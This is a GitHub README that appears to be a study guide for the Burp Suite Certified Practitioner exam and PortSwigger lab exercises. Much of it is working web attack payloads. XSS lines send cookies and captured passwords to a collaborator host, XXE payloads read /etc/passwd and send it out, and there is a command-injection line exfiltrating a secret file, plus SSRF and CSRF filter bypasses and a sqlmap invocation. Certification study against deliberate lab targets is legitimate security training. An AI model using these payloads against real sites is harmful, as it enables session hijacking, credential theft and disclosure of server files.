

DingyShark / BurpSuiteCertifiedPractitioner Public

Ultimate Burp Suite Exam and PortSwigger Labs Guide.

328 stars 86 forks Branches Tags Activity

Star Notifications

Code Issues 4

main 1 Branch 0 Tags Go to file Go to file Code ...

DingyShark 3 months ago

README.md Update README.md 3 months ago

README

🔗 BurpSuiteCertifiedPractitioner

Ultimate Burp Suite Exam and PortSwigger Labs Guide.
In other words BSCP without mOrasmus.

🔗 Strategy

The exam consists of two web applications, two hours each. Each application has three stages:

1. Get access to any user;
2. Promote yourself to an administrator or steal his data;
3. Using the admin panel read the contents of /home/carlos/secret on the file system of the application.

The strategy is that each stage has its own specific vulnerabilities, therefore, in order not to run around like a braindead, trying to get access to the user through some kind of deserialization, I made a list of potential vulnerabilities for each stage:

Get access to any user

[XSS](#)
[DOM-based vulnerabilities](#)
[Authentication](#)
[Web cache poisoning](#)
[HTTP Host header attacks](#)
[HTTP request smuggling](#)

Promote yourself to an administrator or steal his data

[SQL Injection](#)
[Cross-site request forgery \(CSRF\)](#)
[Insecure deserialization](#) (Modifying serialized data types)
[OAuth authentication](#)
[JWT](#)
[Access control vulnerabilities](#)

Read the content of /home/carlos/secret

[Server-side request forgery \(SSRF\)](#)

[XML external entity \(XXE\) injection](#)

[OS command injection](#)

[Server-side template injection](#)

[Directory traversal](#)

[Insecure deserialization](#)

[File upload vulnerabilities](#)

Misc

[Cross-origin resource sharing \(CORS\) + Information disclosure](#)

[WebSockets](#)

[Prototype pollution](#)

Possible Vulnerabilities

Kudos to <https://github.com/botesjuan/> for this awesome image, that defines possible vulnerabilities on exam.

<i>Foothold (stage 1)</i>	Host Header Poison forgot-password	Web cache poisoning with an unkeyed header tracking.js	Identify valid user accounts with password reset function	HTTP Request Smuggling CL.TE dualchunk / content discovered	XSS Reflected search-term
<i>PrivEsc (stage 2)</i>	JSON Role ID update update-email	SQL Injection Advance search	CSRF Refresh Password islogged in true	JWT	?
<i>Data Exfil (stage 3)</i>	XXE admin user import	File path traversal read sensitive files	admin panel - Download report as PDF SSRF	admin_panel Config the password reset email template SSTI	admin panel - Upload image from URL RFI

Stage 1

[Host Header Poison](#)

[Web cache poisoning](#)

[Password reset function](#)

[HTTP request smuggling](#)

[XSS](#)

Stage 2

[JSON RoleID](#)

[SQL Injection](#)

[CSRF Refresh Password islogged in true](#)

[JWT](#)

Stage 3

[Admin user import via XML](#)

[Path Traversal](#)

[Admin panel - Download report as PDF SSRF](#)

[Admin panel - RFI](#)

[Admin panel - SSTI](#)

[Admin panel - ImgSize](#)

♂ Tips

I've got only two important tips to prepare you for exam:

1. Use targeted scan.

It is not secret, that almost all types of vulnerabilities can be detected with targeted scan. XSS, Directory traversal, Host Headers, XXE, Command Injection, SSTI, SQL. All these vulnerabilities WILL be detected by your scanner.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payloads' tab, a context menu is open over a list of HTTP request headers. The menu options include: 'Send to Repeater' (Ctrl-R), 'Send to Intruder' (Ctrl-I), 'Scan defined insertion points' (highlighted in orange), 'Do passive scan', 'Do active scan', 'Extensions' (with a submenu 'Convert selection' and 'URL-encode as you type'), 'Cut' (Ctrl-X), and 'Copy' (Ctrl-C). The list of headers includes: 1 GET /filter?category=\$Lifestyles, 2 Host: target-ac6f1fbde566e908081, 3 Cookie: session=mqpv2cMJPIFDKUn8J, 4 Sec-Ch-Ua: "Chromium";v="91", "N, 5 Sec-Ch-Ua-Mobile: ?0, 6 Upgrade-Insecure-Requests: 1, 7 User-Agent: Mozilla/5.0 (Windows, Chrome/91.0.4472.124 Safari/537.3, 8 Accept: text/html,application/xhtml+xml,application/signed-exchange;v=b3;q=0.9, 9 Sec-Fetch-Site: same-origin, 10 Sec-Fetch-Mode: navigate.

2. Try to pass 10 mystery labs WITHOUT revealing the object or other hints.

Set the level to Practitioner and category to Any. Yes, this WILL be hard, but if you really can pass 10 different mystery labs in a row, you ARE prepared for exam.

ATTENTION: If you want some others tips for the exam, I recommend you to read this article:

<https://micahvandeusen.com/burp-suite-certified-practitioner-exam-review/>

Detailed approach about each vulnerability will be covered in **Approach** sections.

🔗 XSS

🔗 Approach

You see these two on your exam? Target Scan them!

Attention: For my two exam attempts I didn't get XSS through comment section because it was just disabled.

Search input

web-security-academy.net/?search=scan_here

Home

WE LIKE TO BLOG

scan_here

Search

Comment section

Leave a comment

Comment:

Or here

Name:

Email:

Website:

maybe even here

Post Comment

< Back to Blog

You've got a XSS with scan? Cool, now you need to adapt your XSS payload to send it to victim via exploit-server. It's quite complicated to do, but payloads from labs below and their adapted versions will surely help you.

🔗 Labs

🔗 1. DOM XSS in document.write sink using source location.search inside a select element.

Add parameter to URL product?productId=1&storeId=kek and check out it is in dropdown on the product site. Check HTML code and find out, that storeId is in `<select>` tag. Create the next payload:

```
storeId=kek"></select><script>alert(1)</script>
```

Adapted version

```
"></select><script>document.location='http://burp.oastify.com/?c='+document.cookie</script>
```

🔗 2. DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded.

```
{{constructor.constructor('alert(1'))()}}
```

Adapted version

```
{{constructor.constructor('document.location="http://burp.oastify.com?c="'+document.cookie')()}}
```

🔗 3. Reflected DOM XSS

```
\"-alert()//
```

Adapted version

```
\"-fetch('http://burp.oastify.com?c='+btoa(document.cookie))//
```

🔗 4. Stored DOM XSS

Function replaces first angle brackets only:

```
<><img src=1 onerror=alert(1)>
```

Adapted version

```
<><img src=1 onerror="window.location='http://burp.oastify.com/c='+document.cookie">
```

🔗 5. Exploiting cross-site scripting to steal cookies

```
<script>document.write('');</script>
```

🔗 6. Exploiting cross-site scripting to capture passwords

You can create new form in comment section to steal passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('http://burp.oastify.com',{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value});">
```

If you want them to be autocomplete

```
<input name="username" id="username" autocomplete="username">
<input type="password" id="password" name="password" autocomplete="password" onchange="if(this.value.length)fetch('http://burp.oastify.com',{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value});">
```

<https://www.doyler.net/security-not-included/xss-password-stealing>

<https://medium.com/dark-roast-security/password-stealing-from-https-login-page-and-csrf-bypass-with-reflected-xss-76f56ebc4516>

7. Exploiting XSS to perform CSRF

There is protection against CSRF, so we need to use the other user's CSRF token in our payload

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse()
{
var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];
var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf='+token+'&email=test@test.com'});
</script>
```

8. Reflected XSS into HTML context with most tags and attributes blocked

BruteForce all tags by using portswigger list: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> Find out, that payload gives 200 status. Use the next payload, to send it to victim:

```
<iframe src="https://0a61001b0306cecac0be0a5000570086.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

Adapted version

```
<script>
location = 'https://kek.web-security-academy.net/?query=<body
onload=document.location='https://burp.oastify.com/?c='+document.cookie tabindex=1>#x';
</script>

ULR Encoded:

<script>
location = 'https://kek.web-security-academy.net/?query=%3Cbody+onload%3Ddocument.location%3D%27https%3A%2F%2Fburp.oastify.com%2F%3Fc%3D%27%2Bdocument.cookie%20tab%3D%27%2Bdocument.cookie%20tabindex=1>#x';
</script>
```

9. Reflected XSS into HTML context with all tags blocked except custom ones

All tags are blocked, but you can provide your own (e.g.). Use the next payload, to send it to victim:

```
<script>
location='https://kek.web-security-academy.net/?search=<xss id=x onfocus=alert(document.cookie) tabindex=1>#x';
</script>
```

Adapted version

```
<xss id=x onfocus=document.location="http://burp.oastify.com/?c="+document.cookie tabindex=1>#x
URL Encoded:
%3Cxss%20id=x%20onfocus=document.location=%22http://burp.oastify.com/?c=%22+document.cookie%20tabindex=1%3E#x
```

🔗 10. Reflected XSS with some SVG markup allowed

```
<svg><animatetransform onbegin=alert(1)>
```

Adapted version

```
<svg><animatetransform onbegin=document.location='https://burp.oastify.com/?c='+document.cookie;>
URL Encoded:
%3Csvg%3E%3Canimatetransform%20onbegin=document.location='https://burp.oastify.com/?c='+document.cookie;%3E
```

🔗 11. Reflected XSS in canonical link tag

```
'accesskey='x'onclick='alert(1)
```

🔗 12. Reflected XSS into a JavaScript string with single quote and backslash escaped

```
</script><script>alert(1)</script>
```

Adapted version

```
</script><script>document.location="http://burp.oastify.com/?c="+document.cookie</script>
```

🔗 13. Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

```
\';alert(1);//
\'-alert(1)//
```

Adapted version

```
\';document.location=`http://burp.oastify.com/?c=`+document.cookie;//
```

🔗 14. Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

```
http://foo?apos;-alert(1)-apos;
```

🔗 15. Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

```
$alert(1)}
```

🔗 Some Useful Bypasses

```
</ScRiPt ><ScRiPt >document.write('>](#)[Home](#) | [Admin panel](#) | [My account](#) | [Advanced search](#)

Sort by:

By author:

Also potential place for injection is TrackingId in Cookie Header but I didn't get one on exam:

## Request

```
Pretty Raw Hex
1 GET /filter?category=Lifestyle HTTP/2
2 Host: 0a4400c303cf687c109ae76009300bf.web-security-academy.net
3 Cookie: TrackingId=WTZDS5wsAy6SAXFB; session=8c0zo7kEQ0waSzLXTnIBjXpxXhUH3Tim
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
```

Honestly? I didn't do any sql injection lab at all. To be more honest the only thing I know is '+Union+select+from+information.schema' I had sql injection on both my attempts and quickly discovered admin's credentials via SQLmap.

My personal advice is to scan with --level 5 and --risk 3 options. Of course it will take some time, so you can check for vulnerabilities on other app on exam.

```
(root㉿kali)-[~/home/kali/Desktop]
sqlmap -u "https://kek.web-security-academy.net/advanced_search?query=kek&sort_by=AUTHOR&BlogArtist=_ --cookie=_lab=46%7cMCwCFGTFLo2t1kLQcbTZhBaCWSGuqlxEAHZiXozhIqhnys0rxJKPf0pxaI0Ar6wKCVCtY2UGvPUrpZKmnyXH%2bWb%2bwX8vFKbJFW6fSJ9yJ80qJZcw9QpyY9T2zr6uozCJznTkvMS2sAik7eu0szp1%2f2uh3TbKe6c80DBn%2fQK3d; session=u0hdQ5MNpHBpoh4ntm8F6542guu" --dbs --level 5 --risk 3
```


## Labs

But still, If you want to learn how to inject sql manually, I recommend you to visit the next pages:

<https://github.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/blob/main/README.md#sql-injection>  
<https://portswigger.net/web-security/sql-injection/cheat-sheet>

**ATTENTION:** I need to add only one lab, which can be useful to know, because this type cannot be easily exploited by SQLmap:  
[SQL injection with filter bypass via XML encoding](#)

Here you can use Hackvertor extension to encode entities on the go:



The screenshot shows the Burp Suite interface with the Hackvertor extension loaded. A context menu is open over a selected portion of a request payload. The 'Encode' option is highlighted, revealing a submenu with various encoding and decoding options. The 'dec\_entities' and 'hex\_entities' options are specifically highlighted with red boxes.

```
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/2
2 Host: kek.web-security-academy.net
3 Cookie: session=Jt4gzRGSXarIX5oojVrqL3wDIKjGjIaF
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5240.113 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a4900ae03315836
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a4900ae03315836
16 Accept-Encoding: gzip, deflate
17 Accept-Language: ru-RU, ru
18 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
 <productId>
 1
 </productId>
 <storeId>
 1
 </storeId>
</stockCheck>
```

```
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities></storeId>
```

## 🔗 Cross-site request forgery (CSRF)

### 🔗 Approach

Arises in **update email** functionality. I didn't get this one on exam, but I can assume (or maybe it's obvious but ok), that the main goal of CSRF is to change admin's mail and then reset his password.

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

A screenshot of a web application interface. At the top, the title "My Account" is displayed in blue. Below it, there is a form with a light gray background. On the left side of the form, there is a text input field labeled "Email". To the right of the input field is a green rectangular button with white text that says "Update email". The overall design is clean and modern.

### 🔗 Labs

#### 🔗 1. CSRF where token validation depends on request method

```
Change request method.
```

#### 🔗 2. CSRF where token validation depends on token being present

```
Just delete CSRF token.
```

#### 🔗 3. CSRF where token is not tied to user session

```
Before using CSRF token in request, check it in HTML code and perform a CSRF attack with it.
```

#### 🔗 4. CSRF where token is tied to non-session cookie

Observe LastSearchTerm in Set-Cookie header. Change it to /?search=w;%0aSet-Cookie:+csrfKey=YOUR\_KEY and create the next payload to set this key to victim:

```
<script>
location="https://xxx.web-security-academy.net/?search=w;%0aSet-Cookie:+csrfKey=YOUR_KEY"
</script>
```

Now simply generate CSRF PoC and send it.

#### 🔗 5. CSRF where token is duplicated in cookie

Same as previous

```
/?search=w%0d%0aSet-Cookie:%20csrf=kek%3b%20SameSite=None
```

## 🔗 6. SameSite Lax bypass via method override

Change request method to GET and add \_method=POST parameter:

```
/my-account/change-email?email=ww%40gmail.com&_method=POST
```

## 🔗 7. SameSite Strict bypass via client-side redirect

```
/post/comment/confirmation?postId=7.../.../my-account/change-email?email=ww%40gmail.com%26submit=1
```

## 🔗 8. SameSite Strict bypass via sibling domain

Observe there is cms-xxx.web-security-academy.net domain. Craft the next payload and full URL-encode it.

```
<script>
 var ws = new WebSocket('wss://your-websocket-url/chat');
 ws.onopen = function() {
 ws.send("READY");
 };
 ws.onmessage = function(event) {
 fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});
 };
</script>
```

Create the second payload and send it to victim:

```
<script>
location="https://cms-xxx.web-security-academy.net/login?username=URL-ENCODED-PAYLOAD&password=peter"
</script>
```

## 🔗 9. SameSite Lax bypass via cookie refresh

Create CSRF PoC. Send it to victim once, wait 5-10 seconds and send it again.

## 🔗 10. CSRF Refresh Password isloggedin true

Please check your email for a code and enter it below.

Code

New password

**Submit**

## 🔗 Clickjacking

## Approach

Really?

## 🔗 DOM-based vulnerabilities

## Approach

My personally hated topic. Quite hard to understand, how to construct the payload. The best tip I've got for this is to use DOM-Invader Extension, it can detect this vulnerability and even, in some cases, construct right payload, but don't rely on it too much. For example, on the screenshot below you can see, that DOM-Invader got the right place for injection for [DOM XSS using web messages and JSON.parse lab](#), so all you need is to write it in iframe tag and get alert() function.

**Navigation Recorder** **DOM Invader**

## Settings

Main settings

- DOM Invader is on
- Postmessage interception is on
  - Postmessage origin spoofing is on
  - Canary injection into intercepted messages is on
  - Filter messages with duplicate values is on
  - Generate automated messages is on
  - Detect cross domain leaks is on

Attack types

Misc

KEK Randomize Copy Update canary

In order for changed settings to take effect, you must reload your browser.

Reload

DOM Invader

Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader Cookie Editor

DOM Messages

KEK 16

Search Search for Canary Clear all

Messages (14 of 16 results contain the keyword)

| ID | Type        | Origin                                                            |
|----|-------------|-------------------------------------------------------------------|
| 1  | json-string | https://0a93004a0362f435c0592c5c00d00013.web-security-academy.net |

Data

## Labs

### 1. DOM XSS using web messages

Notice that the home page contains an `addEventListener()` call that listens for a web message

```
<iframe src="//0a8100fe032e3917c66ead67003c0020.web-security-academy.net/">
 <script>
 window.addEventListener('message', function(event) {
 if (event.data === 'GET /challenge') {
 var ads = document.getElementById('ads');
 ads.innerHTML = '';
 }
 });
 </script>
</iframe>
```

When the iframe loads, the `postMessage()` method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the div with the ID `ads`. However, in this case it inserts our `img` tag which contains an invalid `src` attribute. This throws an error, which causes the `onerror` event handler to execute our payload.

### 2. DOM XSS using web messages and a JavaScript URL

```
<iframe src="https://0a2d00d604a3acfbc67064610056003c.web-security-academy.net/"
onload="this.contentWindow.postMessage('javascript:print()//https:','*')">
```

### 🔗 3. DOM XSS using web messages and JSON.parse

```
<iframe src="https://0a03009c03110946c0d1aea2003700e0.web-security-academy.net/"
onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\\"}","*")'>
```

### 🔗 4. DOM-based open redirection

<https://0ae900830459749cc2465788006000b5.web-security-academy.net/post?postId=7&url=https://exploit-0ab30006040d744dc2a7561101df00f9.exploit-server.net/exploit#>

### 🔗 5. DOM-based cookie manipulation

```
<iframe src="https://0a1100e803937b60c6874ab7003b00b5.web-security-academy.net/product?productId=1&'>
<script>print()</script>">
```

## 🔗 Cross-origin resource sharing (CORS) + Information disclosure

### 🔗 Approach

Nothing to add here, I am 85% sure these are not in exam pool, but for CORS check **Access-Control-Allow-Credentials** headers in responses and for Info disclosure you can use ffuf or gobuster:

```
ffuf -u http://kek.com/FUZZ -w /usr/share/dirb/wordlists/big.txt -t 50 -c
gobuster dir -u http://kek.com -w /usr/share/dirb/wordlists/common.txt
```

### 🔗 Labs

#### 1. CORS vulnerability with trusted insecure protocols

1. Observe Access-Control-Allow-Credentials header in /accountDetails
2. Put Origin: stock.lab-id header
3. Go to your exploit server and create malicious payload to send admin's api key to ur server:

```
<script>
location="http://stock.YOUR-LAB-ID.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest();
req.onload = reqListener; req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;req.send();function reqListener() {location='https://YOUR-EXPLOIT-SERVER-ID.exploit-
server.net/log?key=%2bthis.responseText; };%3c/script>&storeId=1"
</script>
```

#### 1. Information disclosure in version control history

Observe .git directory on site. Download entire .git folder with `wget -r https://YOUR-LAB-ID.web-security-academy.net/.git/`. Open folder using `tig /home/kali/Desktop/.git`, observe admin credentials.

## 🔗 XML external entity (XXE) injection

### 🔗 Approach

The main tip is to scan the whole (not targeted!) request to, usually, /product/stock check:

#### Description:

Made from soft, nylon material and stuffed with cotton, this giant enter key is t  
enter button! The only difference being is you can smash the living heck out o  
another hammering, but also ensures you won't get billed by your boss for da

This is also an ideal gift for that angry co-worker or stressed out secretary tha  
this sheer surface size of this button promises you'll never miss when you go

London

956 units

Request can be like this:

129	https://0af300b604484acec34... POST	/product/stock
128	https://0af300b604484acec34... GET	/resources/js/stockCheck.js
127	https://0af300b604484acec34... GET	/resources/xmlStockCheckPayloads

**Request**

Pretty Raw Hex

```
9 Content-Type: application/xml
10 Accept: /*
11 Origin:
 https://0af300b604484acec340c56800510028.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
 https://0af300b604484acec340c56800510028.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
18
19 <?xml version="1.0" encoding="UTF-8"?>
 <stockCheck>
 <productId>
 1
 </productId>
 <storeId>
 1
 </storeId>
 </stockCheck>
```

Or like this:

```
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
}
productId=1&storeId=1|
```

I really recommend you to use both links below, because they can adapt XXE payload, that was given you by Burp Scan.

<https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity>  
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection>

## 🔗 Labs

### 🔗 1. Blind XXE with out-of-band interaction via XML parameter entities

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe;]>
```

### 🔗 2. Exploiting blind XXE to exfiltrate data using a malicious external DTD

Observe Submit feedback, paste xml file with the next content:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

Check /product/stock page and paste the next XXE payload:

```
<!DOCTYPE stockcheck [<!ENTITY % io7ju SYSTEM "http://localhost:44901/feedback/screenshots/7.xml">%io7ju;]>
```

### 🔗 3. Exploiting blind XXE to retrieve data via error messages

Observe Submit feedback, paste xml file with the next content:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

Check /product/stock page and paste the next XXE payload:

```
<?xml version="1.0" encoding="UTF-8" standalone="no'?><!DOCTYPE stockcheck [<!ENTITY % io7ju SYSTEM "http://localhost:41717/feedback/screenshots/1.xml">%io7ju;]>
```

This will referrer to localhost with our previously created file and get content of /etc/passwd via error message.

### 🔗 4. Exploiting XInclude to retrieve files

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

### 🔗 5. Exploiting XXE via image file upload

<https://insinuator.net/2015/03/xxe-injection-in-apache-batik-library-cve-2015-0250/>

### 🔗 6. Admin user import via XML

User import XML file:

No file chosen

**Import users**

New users will receive an email.

The XML to import users should have the following format:

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
 <user>
 <username>Example1</username>
 <email>example1@domain.com</email>
 </user>
 <user>
 <username>Example2</username>
 <email>example2@domain.com</email>
 </user>
</users>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
 <user>
 <username>Example1</username>
 <email>example1@domain.com`nslookup -q cname $(cat /home/carlos/secret).burp.oastify.com`</email>
 </user>
</users>
```

## 🔗 Server-side request forgery (SSRF)

### 🔗 Approach

One of my favorites, quite easy to understand.


**ATTENTION:** If you find an SSRF vulnerability on exam, you can use it to read the files by accessing an internal-only service running on localhost on port 6566.

In addition to lab cases, I've got some other useful techniques about this type:

SSRF Bypass:

- ▶ Type in `http://2130706433` instead of `http://127.0.0.1`
- ▶ Hex Encoding `127.0.0.1` translates to `0x7f.0x0.0x0.0x1`
- ▶ Octal Encoding `127.0.0.1` translates to `0177.0.0.01`
- ▶ Mixed Encoding `127.0.0.1` translates to `0177.0.0.0x1`

<https://h.43z.one/ipconverter/>



Like XML, the place to find SSRF is at /product/stock check.

You are strongly advised to wear wet weather clothing and carry an umbrella over where they might hover. Give your best friend the time of its life, because

London

Check stock

227 units

## Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a5000ed0370a62ec113f68300340007.web-security-academy.net
3 Cookie: session=4s85igEZ2f6xREoYShnDCrQ7RhF7tTDi
4 Content-Length: 65
5 Content-Type: application/x-www-form-urlencoded
6
7 stockApi=%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

```

There is also another place for SSRF, but it will be covered in [HTTP Host header attacks](#).

## Labs

### 1. Basic SSRF against another back-end system

Need to scan internal network to find IP with 8080 port:

```
stockApi=http://192.168.0.34:8080/admin
```

## 2. SSRF with blacklist-based input filter

```
stockApi=http://127.1/Admin/
```

## 3. SSRF with filter bypass via open redirection vulnerability

```
stockApi=/product/nextProduct?currentProductId=2%26path%3dhttp://192.168.0.12:8080/admin
```

## 4. Blind SSRF with out-of-band detection

```
Referer: http://burpcollaborator
```

## 5. SSRF with whitelist-based input filter

```
stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/
```

## 6. Admin panel - Download report as PDF SSRF

Request	Response
